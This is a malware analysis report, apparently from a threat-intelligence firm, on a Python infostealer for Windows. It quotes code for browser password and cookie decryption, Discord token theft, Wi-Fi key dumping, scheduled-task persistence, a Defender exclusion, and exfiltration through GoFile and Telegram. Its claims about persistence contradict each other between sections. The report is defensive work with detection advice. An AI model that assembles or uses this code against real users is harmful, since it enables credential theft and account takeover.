

CharlieKirk GRABBER : A PYTHON-BASED INFOSTEALER

 cyfirma.com/research/charliekirk-grabber-a-python-based-infostealer

Published On : 2026-02-20



EXECUTIVE SUMMARY

CharlieKirk Grabber is a Python-based Windows infostealer, designed for rapid credential harvesting and data exfiltration. The malware operates as a smash-and-grab threat, focusing on immediate data theft rather than persistence or long-term system control.

Executed under the logged-in user context (packaged via PyInstaller), the malware performs system reconnaissance and collects identifiers such as username, hostname, hardware UUID, environment details, proxy configuration, and external IP address.

To access browser databases, it forcibly terminates browser processes and leverages legitimate Windows command-line utilities (e.g., TASKKILL, NETSH, PowerShell, CMD) to blend malicious activity with normal system operations.

Collected data is staged in a temporary directory, compressed, uploaded to a third-party file hosting service, and the download link is transmitted to attacker-controlled infrastructure via Discord or Telegram over HTTPS.

No anti-analysis techniques were observed. The primary risk is large-scale credential compromise and session hijacking, with detection complicated by the malware’s use of legitimate tools and encrypted communications.

INTRODUCTION

File Name	CharlieKirk.exe
File Size	19.58 MB
File Type	Executables
Signed	Not Signed
MD5 Hash	598adf7491ff46f6b88d83841609b5cc
SHA 256	f56afcdfd07386ecc127aa237c1a045332e4cc5822a9bcc77994d8882f074dd1
First seen wild	Feb 2026

The malware is implemented in Python and distributed as a PyInstaller-packaged Windows executable. Source code review correlates with runtime behaviour observed in the compiled binary.

PE64

Operation system: Windows(Vista)[AMD64, 64-bit, GUI]

Linker: Microsoft Linker(14.36.35222)

Compiler: Microsoft Visual C/C++(19.36.35222)[C]

Language: Python

Tool: Visual Studio(2022, v17.6)

Packer: PyInstaller[overlay; modified]

(Heur)Packer: Compressed or packed data[Strange overlay]

Overlay: Binary[Offset=0x00044a00,Size=0x0134ffc5]

Archive: Raw Deflate stream[@02h]

Data: ZLIB data[ZLIB compression best]

S

?

S

?

S

?

S

?

S

?

S

?

S

?

S

?

S

?

S

?

STATIC ANALYSIS

Malware Architecture

The analysed package consists of a Python-based builder component. The builder functions as an operator-side configuration tool, allowing customization of command-and-control (C2) settings (e.g., Discord webhook or Telegram bot) and enabling or disabling modules such as browser credential theft, Discord token harvesting, and game session extraction. It compiles the configured payload into a standalone Windows executable using PyInstaller.

The compiled payload contains the operational logic for system reconnaissance, credential harvesting, data staging, compression, and exfiltration. The following analysis focuses on this victim-side component.

Execution Flow and Initialization

At runtime, the script initializes environment variables, collects system identifiers, prepares a working directory, and launches multiple data collection modules concurrently using threading.

```
threads = []
for fn in funcs:
    t = threading.Thread(target=fn, daemon=True)
    t.start()
    threads.append(t)

for t in threads:
    t.join()
```

This multithreaded design enables parallel credential harvesting and system reconnaissance, reducing overall execution time and minimizing the window for user detection. The script contains logic invoking native Windows utilities (e.g., TASKKILL, NETSH) via subprocess execution.

System profiling

The malware collects host and network information to profile the infected system before exfiltration. It executes the Windows systeminfo command to gather operating system and hardware details and queries an external IP information service to obtain the public IP address, geolocation, ISP, and time zone. The collected data is stored in local output files for later exfiltration.

```
def systeminfo():
    syst_ = os.path.join(output, 'System')
    os.makedirs(syst_, exist_ok=True)
    sysinfooutput = os.path.join(syst_, 'System.txt')
    ipoutput = os.path.join(syst_, 'IP Info.txt')
    ram = psutil.virtual_memory()
    information = subprocess.run('systeminfo', capture_output=True, shell=True
        ).stdout.decode(errors='ignore').strip().replace('\r\n', '\n')
    ip_info = requests.get(base64.b64decode('aHR0cHM6Ly9pcGluZm8uaW8vanNvbG==')
        ).decode('utf-8'))
    sys_lines = []
    ip_lines = []
    if ip_info.status_code in [200, 201, 204]:
        ipinf = ip_info.json()
        ip_lines.append(f'IP ADDRESS: {ipinf.get("ip", "None")}')
        ip_lines.append(f'HOSTNAME: {ipinf.get("hostname", "None")}')
        ip_lines.append(f'LOCATION: {ipinf.get("city", "None")}, {ipinf.get(
            "region", "None")}, {ipinf.get("country", "None")}')
        ip_lines.append(f'COORDINATES: {ipinf.get("loc", "None")}')
        ip_lines.append(f'POSTAL: {ipinf.get("postal", "None")}')
        ip_lines.append(f'ORGANIZATION: {ipinf.get("org", "None")}')
        ip_lines.append(f'TIMEZONE: {ipinf.get("timezone", "None")}')

```

Persistent through Schedule Task Creation

The malware attempts to establish persistence by copying its executable to a specified directory and creating a scheduled task configured to execute at user logon. This is achieved using the Windows schtasks utility with the /sc onlogon option, ensuring the payload is automatically executed each time the user logs in. The task is created with elevated run privileges, increasing execution reliability across sessions.

```
def persistence(copypath):
    try:
        shutil.copy2(sys.executable, copypath)

        subprocess.run('schtasks /create /sc onlogon /tn kirkyboiiii /tr "{}" /rl
            highest'.format(copypath), shell=True, check=True)

    except Exception as e:
        print('persistence failed', e)

```

UAC elevation attempt (Privilege escalation)

The malware performs a privilege check to determine whether it is running with administrative rights by calling the Windows API function IsUserAnAdmin() through the ctypes library. This check allows the malware to identify the current privilege level and potentially adjust its behavior for operations that require elevated access.

```
def isadmin():
    try:
        return ctypes.windll.shell32.IsUserAnAdmin() != 0
    except:
        return False
```

Adding an exclusion in Microsoft Defender (Evasion technique)

After determining its privilege level, the malware attempts to evade detection by adding a path-based exclusion in Microsoft Defender. This is performed by invoking a PowerShell command (Add-MpPreference -ExclusionPath) through a subprocess call, which requires administrative privileges. By excluding its working directory or executable path from antivirus scanning, the malware increases the likelihood of remaining undetected during execution and data collection.

```
def exclusion(path):
    try:
        subprocess.run(f'powershell Add-MpPreference -ExclusionPath "{path}"',
                        shell=True, check=True)
    except:
        print('failed to add exclusion')
```

Process Termination for Data Access

Before data collection begins, the malware forcibly terminates running browser processes to unlock credential databases.

```
def kill():
    exes = ['msedge.exe', 'chromium.exe', 'iron.exe', 'wavebrowser.exe', 'iridium.exe', 'vivaldi.exe', 'zen.exe', 'chrome.exe', 'mullvadbrowser.exe', 'amigo.exe', 'epic.exe', 'comet.exe', 'escosibrowser.exe', 'duckduckgo.exe', 'dragon.exe', 'brave.exe', 'opera.exe', 'firefox.exe', 'hola.exe', 'AVGBrowser.exe', 'hola-browser.exe', 'waterfox.exe', 'seamonkey.exe', 'AvastBrowser.exe', 'browser.exe']

    for exe in exes:
        subprocess.run(["taskkill", "/F", "/IM", exe], text=True, creationflags=subprocess.CREATE_NO_WINDOW)
```

This ensures SQLite browser databases (e.g., Login Data, Cookies) are not locked during extraction.

The use of CREATE_NO_WINDOW suppresses visible command prompts, maintaining stealth.

System Reconnaissance and Fingerprinting

The malware collects system-level identifiers, including username, hostname, and hardware UUID.

```
username = subprocess.run(["cmd", "/c", "whoami"], capture_output=True, text=True,
    creationflags=subprocess.CREATE_NO_WINDOW).stdout.split('\n')[1].replace(
    ('\n', ''))

pcname = subprocess.run(["cmd", "/c", "whoami"], capture_output=True, text=True,
    creationflags=subprocess.CREATE_NO_WINDOW).stdout.split('\n')[0].replace('\n',
    '')

hwid = subprocess.check_output("powershell (Get-CimInstance Win32_ComputerSystemProduct).UUID", creationflags=subprocess.CREATE_NO_WINDOW
    ).decode().strip()
```

This data is later included in exfiltration reports to uniquely identify the infected host.

Wi-Fi Credential Harvesting

The malware extracts saved Wi-Fi credentials using native Windows networking utilities.

```
def getwifipassword(network):
    wifiinfo = subprocess.run(["netsh", "wlan", "show", "profile", f"name
        =\"{network}\"", "key=clear"], capture_output=True, text=True,
        creationflags=subprocess.CREATE_NO_WINDOW).stdout.splitlines()

    for line in wifiinfo:
        if 'Key Content' in line:
            wifipsw = line.split(':')[1][1:]
            return wifipsw
```

By parsing the Key Content field, the malware retrieves plaintext wireless network passwords, expanding its credential harvesting capabilities beyond browser data.

Chromium-Based Browser Credential Theft

The malware targets numerous Chromium-based browsers by enumerating their profile directories.

```
chromium_paths = {
    'Chrome': {'path': localappdata + '\\Google\\Chrome\\User Data',
               'localstate': localappdata + '\\Google\\Chrome\\User Data\\Local
               State'},
    'Edge': {'path': localappdata + '\\Microsoft\\Edge\\User Data',
             'localstate': localappdata + '\\Microsoft\\Edge\\User Data\\Local
             State'},
```

To decrypt stored credentials, the malware extracts the browser master encryption key from the Local State file.

```
encrypted_key = base64.b64decode(local_state["os_crypt"]["encrypted_key"]
    )[5:]
return win32crypt.CryptUnprotectData(encrypted_key, None, None, None, 0
    )[1]
```

Stored credentials are decrypted using AES-GCM:

```
iv = buff[3:15]
payload = buff[15:]
cipher = AES.new(key, AES.MODE_GCM, iv)
decrypted_pass = cipher.decrypt(payload)
decrypted_pass = decrypted_pass[:-16].decode()
return decrypted_pass
```

The malware extracts saved passwords (Login Data), cookies (Cookies), autofill entries (Web Data), and browsing history (History)

```

if os.path.exists(cookie_path):
    tmpdir = os.path.join(os.getenv('temp'), randstr(12))
    try:
        shutil.copy2(cookie_path, tmpdir)
        con = sqlite3.connect(tmpdir)
        cur = con.cursor()
        cur.execute("SELECT host_key, name, path,
                     encrypted_value, is_secure FROM cookies")

```

```

if os.path.exists(password_path):
    tmpdir = os.path.join(os.getenv('temp'), randstr(12))
    shutil.copy2(password_path, tmpdir)
    con = sqlite3.connect(tmpdir)
    cur = con.cursor()
    cur.execute("SELECT origin_url, username_value,
                    password_value FROM logins")

```

All decrypted credentials are written to plaintext files within a staging (temporary) directory.

Gecko-Based Browser Credential Theft

Firefox-based browsers are targeted using the Network Security Services (NSS) library.

```

def load_nss(profile_path, nss3):
    if os.path.exists(nss3):
        nss = ctypes.CDLL(nss3)
        if nss.NSS_Init(profile_path.encode('utf-8')) == 0:
            return nss

```

Encrypted login data from logins.json is decrypted using: `nss.PK11SDR_Decrypt(...)`

This allows the extraction of Firefox saved passwords, cookies, browsing history, and autofill entries.

Discord Token Theft and Account Validation

The malware searches for Discord authentication tokens across multiple storage locations.

```

regex1 = r"[\w-]{24,26}\. [\w-]{6}\. [\w-]{25,110}"
regex2 = r"dQw4w9WgXcQ:[^\"]*"

```

Encrypted tokens are decrypted using the same Chromium master key extraction logic.

```
local_state = os.path.join(path, 'Local State')
key = get_master_key(local_state)

ldb = os.path.join(path, 'Local Storage', 'leveldb')
tkdb = os.listdir(ldb)
for file in tkdb:
    fn = os.path.join(ldb, file)
    try:
        with open(fn, errors="ignore", encoding="utf-8") as f:
            gnw = f.read()
            match = re.findall(regex2, gnw)
            if match:
                for m in match:
                    enc = m.split('dQw4w9WgXcQ:')[1]
                    enc = base64.b64decode(enc)
                    t = decrypt_password(enc, key)
                    if not t is None:
                        tokens.add(t)
```

Tokens are validated against the Discord API:

```
v = requests.get(base64.b64decode(
    ('aHR0cHM6Ly9kaXNjb3JkYXBwLmNvbS9hcGkvdjYvdXNlcnMvQG1l').decode('utf-8')),
    headers=headers)
```

If valid, account metadata is extracted: username, email, phone number, MFA status, nitro subscription, and account creation date.

```

valid = verify(token)
if valid:
    discord_accounts += 1
    userinfo = valid
    username = userinfo.get('username', "N/A")
    email = userinfo.get('email', "N/A")
    nitro = "True" if userinfo.get("premium_type") else "False"
    user_id = userinfo.get('id')
    avatar = userinfo.get('avatar')
    phone = userinfo.get('phone', "N/A")
    bio = userinfo.get('bio') or "None"
    mfa = "True" if userinfo.get("mfa_enabled") else "False"
    locale = userinfo.get('locale')
    pfp = f"https://cdn.discordapp.com/avatars/{user_id}/{avatar}
        ?size=1024" if avatar else "None"

    line_ = f"TOKEN: {token}"

```

Screenshot Capture

The malware captures a screenshot of the victim's desktop using the PIL library.

```

def screenshot():
    syst_ = os.path.join(output, 'System')
    os.makedirs(syst_, exist_ok=True)
    try:
        screenshot = ImageGrab.grab().save(f"{os.path.join(syst_, 'Screenshot
            .png')}")
        global ss_success

```

The screenshot is included in the staged data for exfiltration.

Game Session Theft

The malware collects:

Minecraft Session Files:

```
mcpaths = {
'Tlauncher': os.path.join(appdata, '.minecraft', 'TlauncherProfiles.json'
    ),
'Minecraft Launcher Old': os.path.join(appdata, '.minecraft',
    'launcher_accounts.json'),
'Minecraft Launcher': os.path.join(appdata, '.minecraft',
    'launcher_accounts_microsoft_store.json'),
'Feather': os.path.join(appdata, '.feather', 'account.txt'),
'Lunar Client': os.path.join(userprofile, '.lunarclient', 'settings',
    'game', 'accounts.json'),
}
```

Steam Session Data:

```
steampath = os.path.join(os.getenv('programfiles(x86)'), 'Steam')
loginpath = os.path.join(steampath, 'config', 'loginusers.vdf')
steamoutput = os.path.join(output, 'Steam')
```

These files may enable account hijacking without requiring password re-entry.

Data Staging and Compression

All harvested data is written to a temporary directory:

Data is compressed into a ZIP archive:

```
zip_folder(output, zip_)
```

This reduces network transmission size and consolidates exfiltration into a single upload.

Exfiltration Mechanism

Step 1: Upload to File Hosting Service

The malware uploads the archive to GoFile:

```
upload = requests.post(f'https://{store}.gofile.io/uploadFile', files
    ={'file': f})
```

This returns a public download link.

Step 2: C2 Notification

If Discord is configured:

If Telegram is configured:

```
r = requests.post(f'https://api.telegram.org/bot{token}/sendMessage',
    data=payload)
```

```
    msg = f'''GOD BLESS AMERICA I AM CHARLIE KIRK
Total Cookies: {str(cookie_count)}
Total Passwords: {str(password_count)}
Total Autofills: {str(autofill_count)}
Total History: {str(browsing_history)}
Total Discord Accounts: {str(discord_accounts)}
Total Minecraft Sessions: {str(minecraft_sessions)}
Steam Session: {'Yes' if steam_session == 1 else 'No'}
Screenshot: {"Yes" if ss_success == 1 else "No"}
Wi-Fi Networks: {str(wifiprofiles)}
Credentials: {download}
'''

    payload = {
        'chat_id': chat_id,
        'text': msg
    }
```

Cleanup Routine

```
removefile(zip_)
removedir(output)
```

Post-exfiltration, the malware deletes the temporary staging directory and compressed archive.

DYNAMIC ANALYSIS

Execution Behaviour

Upon execution, the sample runs silently under the context of the logged-in user. The malware immediately initializes multiple concurrent threads to accelerate data collection and minimize runtime. No user interaction is required. Execution completes in a short timeframe, consistent with smash-and-grab infostealer behaviour.

Process Activity

The sample terminates active browser processes using forced termination commands. This ensures exclusive access to browser credential databases.

This behaviour is highly abnormal in legitimate software and serves as a strong behavioural detection indicator. No additional child processes beyond required system utilities were observed.

Living-Off-the-Land Execution


The malware heavily relies on legitimate Windows command-line utilities to conduct reconnaissance and credential harvesting. Observed binaries include:

- TASKKILL.EXE – Forced termination of browser processes
- NETSH.EXE – Retrieval of saved Wi-Fi credentials
- SYSTEMINFO.EXE – Environment and system enumeration
- WHOAMI.EXE – User context identification
- CMD.EXE and POWERSHELL.EXE – Command execution

This living-off-the-land strategy reduces the need for custom code and blends malicious behaviour within normal administrative activity, complicating signature-based detection.

File System Activity

The malware creates a temporary working directory under the user's local AppData Temp path named KIRK_administrator. All collected artifacts are written locally before compression into a single archive file.



Name	Date modified	Type	Size
2	2/12/2026 11:21 PM	File folder	
KIRK_administrator	2/12/2026 11:21 PM	File folder	

Network Activity

All communications occur over HTTPS.

During execution, the sample:


- Contacts a public IP geolocation service to obtain the victim's external IP and location data.
- Uploads a compressed archive to a third-party file hosting service.
- Sends a notification message containing the download link to attacker-controlled infrastructure (Discord webhook or Telegram bot API).

No custom encryption or obfuscation beyond TLS is used.

Source	Destination	Protocol	Length	Info
		DNS	69	Standard query 0x5952 A ipinfo.io
		DNS	85	Standard query response 0x5952 A ipinfo.io A 34
		DNS	76	Standard query 0x4374 A store1.gofile.io
		DNS	92	Standard query response 0x4374 A store1.gofile.
		DNS	71	Standard query 0xcale A discord.com
		DNS	151	Standard query response 0xcale A discord.com A
		DNS	74	Standard query 0x42e8 A login.live.com
		DNS	359	Standard query response 0x42e8 A login.live.com
		DNS	91	Standard query 0x1914 A displaycatalog.mp.micro
		DNS	231	Standard query response 0x1914 A displaycatalog
		DNS	86	Standard query 0x1059 A licensing.mn.microsoft

Credential and File Extraction Activity

The malware consolidates the collected files into a compressed archive prior to exfiltration. No data was transmitted directly from source locations; instead, all harvested material was first staged locally, indicating an organized collection-and-pack approach typical of commodity info stealers. By abusing Discord’s legitimate infrastructure, the malware enables seamless data transfer while reducing the likelihood of network-based detection.



Defense Evasion Characteristics

The sample demonstrates minimal evasion capabilities:

- Console window suppression (when compiled)
- Silent subprocess execution

- Broad exception handling to prevent crashes
- Post-exfiltration artifact cleanup

No anti-debugging, anti-virtualization, or anti-sandbox techniques were observed.

Runtime Assessment

The malware is designed for rapid data theft rather than persistence or lateral movement. No evidence of persistence mechanisms, privilege escalation, or system modification was observed during execution. The sample completes its operation and exits after successful data exfiltration.


MITRE ATT&CK MAPPING

Tactic	Technique ID	Technique / Sub-technique
Discovery	T1082	System Information Discovery
Discovery	T1033	System Owner/User Discovery
Credential Access	T1555.003	Credentials from Password Stores (Web Browsers)
Credential Access	T1552.001	Unsecured Credentials: Credentials in Files
Collection	T1560	Archive Collected Data
Defense Evasion	T1202	Indirect Command Execution (LOLBins)
Defense Evasion	T1562.001	Impair Defenses: Disable or Modify Security Tools
Persistence	T1053.005	Scheduled Task/Job: Scheduled Task
Privilege Escalation (Conditional)	T1548.002	Abuse Elevation Control Mechanism (UAC)
Exfiltration	T1041	Exfiltration Over C2 Channel
Exfiltration	T1567.002	Exfiltration to Cloud Storage

EXTERNAL THREAT LANDSCAPE MANAGEMENT

The analysed malware fits within the broader ecosystem of commodity Python-based infostealers that target browser credentials, session tokens, and application data for rapid monetization. Such tools are commonly distributed through phishing campaigns, cracked software, game cheats, and social media lures. The use of legitimate platforms such as Discord and Telegram for command-and-control reflects an ongoing trend in which threat actors abuse trusted services to blend

malicious traffic with normal encrypted communications. Notably, the malware adopts the name “CharlieKirk” and incorporates imagery associated with Turning Point USA, suggesting an attempt to leverage recognizable political branding for social engineering purposes.



Credential and token theft remains highly lucrative in the underground economy, enabling account takeover, identity fraud, cryptocurrency theft, and resale of access on criminal marketplaces. The functionality observed in this sample aligns with “smash-and-grab” infostealers that prioritize immediate data harvesting and exfiltration rather than persistence or lateral movement.

Notably, the builder-style structure of the code indicates that the malware is modular and still under development. While no persistence or privilege escalation mechanisms were identified in the analysed version, the framework design suggests that additional capabilities such as persistence, anti-analysis, or expanded collection modules could be incorporated in future updates.

RECOMMENDATIONS

Strategic Recommendations

- Adopt a Zero Trust security model to reduce reliance on endpoint-stored credentials.
- Implement mandatory Multi-Factor Authentication (MFA) for email, VPN, cloud services, and collaboration platforms to mitigate the impact of credential theft.
- Restrict browser-based password storage through enterprise policy enforcement.
- Implement data loss prevention (DLP) strategies to monitor outbound transfers to file-sharing platforms.

- Conduct regular phishing awareness training, as infostealers are commonly delivered via phishing or malicious downloads.
- Maintain threat intelligence integration to track emerging infostealer infrastructure and indicators.

Tactical Recommendations

- Monitor for anomalous browser process termination activity (e.g., multiple forced taskkill events).
- Alert on outbound HTTPS connections to: Discord webhook endpoints, Telegram Bot API endpoints, and File-sharing platforms such as GoFile.
- Deploy EDR rules to detect:
 - Access to browser SQLite databases followed by archive creation
 - Execution of netsh wlan show profile key=clear
 - Mass file access within %LOCALAPPDATA%\Temp
- Enable logging for: Process creation events (Event ID 4688), Network connections, and Suspicious PowerShell or Python interpreter execution.
- Block unsanctioned use of public file-hosting services at the proxy or firewall level.
- Inspect TLS SNI fields for suspicious domains such as Discord or Telegram in environments where those services are not business critical.

Operational Recommendations

- Disable or restrict browser credential storage via Group Policy.
- Enforce strong endpoint protection with behaviour-based detection capabilities.
- Apply application control policies (e.g., AppLocker or WDAC) to restrict execution of unsigned binaries from user-writable directories.
- Restrict execution from: %TEMP%, %APPDATA% and %LOCALAPPDATA%
- Regularly rotate credentials stored in browsers and revoke active sessions if compromise is suspected.
- Monitor for abnormal creation and deletion of archive files in temporary directories.
- Enable Microsoft Defender Attack Surface Reduction (ASR) rules where applicable.
- Maintain centralized log aggregation and enable rapid incident response for credential-theft alerts.

CONCLUSION

The analysed sample is a commodity Python-based infostealer designed to rapidly harvest sensitive user data and exfiltrate it to attacker-controlled infrastructure via Discord webhooks or Telegram bots. The malware focuses on credential theft, session hijacking, and system fingerprinting rather than persistence, lateral movement, or destructive activity.

Dynamic analysis confirms a smash-and-grab execution model: the malware terminates active browser processes, extracts stored credentials and session artifacts, stages the data locally, compresses it, uploads it to a third-party file hosting service, and notifies the attacker via HTTPS-based C2 channels. It does not attempt privilege escalation or establish persistence, indicating its purpose is immediate data monetization rather than long-term system compromise.

The use of legitimate cloud services and encrypted HTTPS communication complicates network-based detection, while post-exfiltration cleanup reduces forensic artifacts. Despite lacking advanced evasion techniques, the malware remains effective due to its reliance on trusted infrastructure and built-in Windows decryption mechanisms.

Copyright CYFIRMA. All rights reserved.